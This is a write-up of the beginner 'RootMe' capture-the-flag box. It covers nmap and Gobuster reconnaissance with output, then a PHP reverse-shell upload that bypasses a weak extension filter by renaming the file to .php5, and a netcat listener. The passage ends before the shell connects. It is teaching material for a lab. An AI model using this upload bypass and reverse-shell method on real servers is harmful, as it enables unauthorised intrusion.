***Testes***

# RootMe

A ctf for beginners, can you root me?


# Reconnaisance

1. how many ports are open?
   A: 2

First i'll do an nmap scan to reveal open ports, services and their versions with the following command: nmap -sV -T4 -O -F --version-light 10.64.163.10

Which retrieved 2 open ports: 22/80

OBS: for demonstration purposes only, I will be using zenmap an GUI version of the CLI Nmap for this pentest session.



2. What version of Apache is running?
A: Apache httpd 2.4.41

3. What service is running on port 22?
A: SSH (Secure Shell)

4. What is the hidden directory?
A:/panel/

Since this machine has the port 80/tcp open it most certainly has a website hosted in it, So i'll check for hidden directories utilizing the Gobuster tool with the following command:

gobuster dir -u http://10.64.163.10 -w ~/SecLists-master/Discovery/Web-Content/raft-large-directories.txt


```
~/tools/ctf
❯ gobuster dir -u http://10.64.163.10 -w ~/SecLists-master/Discovery/Web-Content/r
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.64.163.10
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/sadly/SecLists-master/Discovery/Web-Content/raf
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
js                   (Status: 301) [Size: 309] [--> http://10.64.163.10/js/]
css                  (Status: 301) [Size: 310] [--> http://10.64.163.10/css/]
uploads              (Status: 301) [Size: 314] [--> http://10.64.163.10/uploads/]
panel                (Status: 301) [Size: 312] [--> http://10.64.163.10/panel/]
server-status        (Status: 403) [Size: 277]
Progress: 62281 / 62281 (100.00%)
===============================================================
Finished
===============================================================
```

Gobuster manages to reveal a hidden directory called /panel/ successfully.

# Getting a shell


Find a form to upload and get a reverse shell, and find the flag.

It seems that we need to inject the website somehow and get a reverse shell.
First I'll manually check the panel page that we got earlier.





There seems to have some type of upload panel hidden in this website, perhaps we can use an php exploit to get an reverse shell?
Let's try that first.

1. Getting an reverse shell code from https://www.revshells.com/




For this test I will be using the revshell made from pentest monkey, ideally you would craft your own to avoid suspicion.


2. After editing and crafting the exploit we'll upload it to the vulnerable web page.




It retrieves an error that says “PHP is not allowed!" perhaps we'll have to utilize another method.


3. We can rename the php-reverse-shell.php file to something less suspicious so we can bypass file upload and list the content

let's rename the file to php-rever-shell.php5 , websites sometimes misses out on those extensions using weak filtering such as this website i presume.





It worked! but I still don't have an reverse shell, first let's setup netcat using the following command: nc -nlvp 9001

this command will be listening to any conections from the port 9001 especifically and comunicate with it.




Now going back to the “File uploaded successfully!" page we we're at before, we can notice the button “See!” at the bottom, I suppose this “See!” link will open our recently uploaded .php exploit and run it on the target machine.

Let's see what happens.

